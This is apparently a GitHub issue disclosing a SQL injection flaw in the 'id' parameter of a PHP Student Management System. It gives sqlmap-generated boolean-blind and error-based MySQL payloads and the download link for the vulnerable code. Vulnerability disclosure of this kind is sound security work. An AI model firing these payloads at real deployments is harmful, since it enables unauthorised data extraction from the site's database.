New issue


Jump to bottom

Sql injection exists for Student Management System page ID #4

Open **beicheng-maker** opened this issue on Aug 17 · 0 comments

beicheng-maker commented on Aug 17 Owner

Sql injection vulnerability exists in the page ID code parameter of Student Management System, which can be exploited by attackers to obtain sensitive information and cause data leakage.



Sqlmap attack

Payload

```
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: q=singleblog&id=2019009' RLIKE (SELECT (CASE WHEN (3975=3975) THEN 2019009 ELSE 0x28
END))-- APsb

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: q=singleblog&id=2019009' AND GTID_SUBSET(CONCAT(0x717a706b71,(SELECT
(ELT(6331=6331,1))),0x7170717071),6331)-- suyx
---
```

Downloadsource:

```
https://www.sourcecodester.com/sites/default/files/download/oretnom23/studentmanagement.zip
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant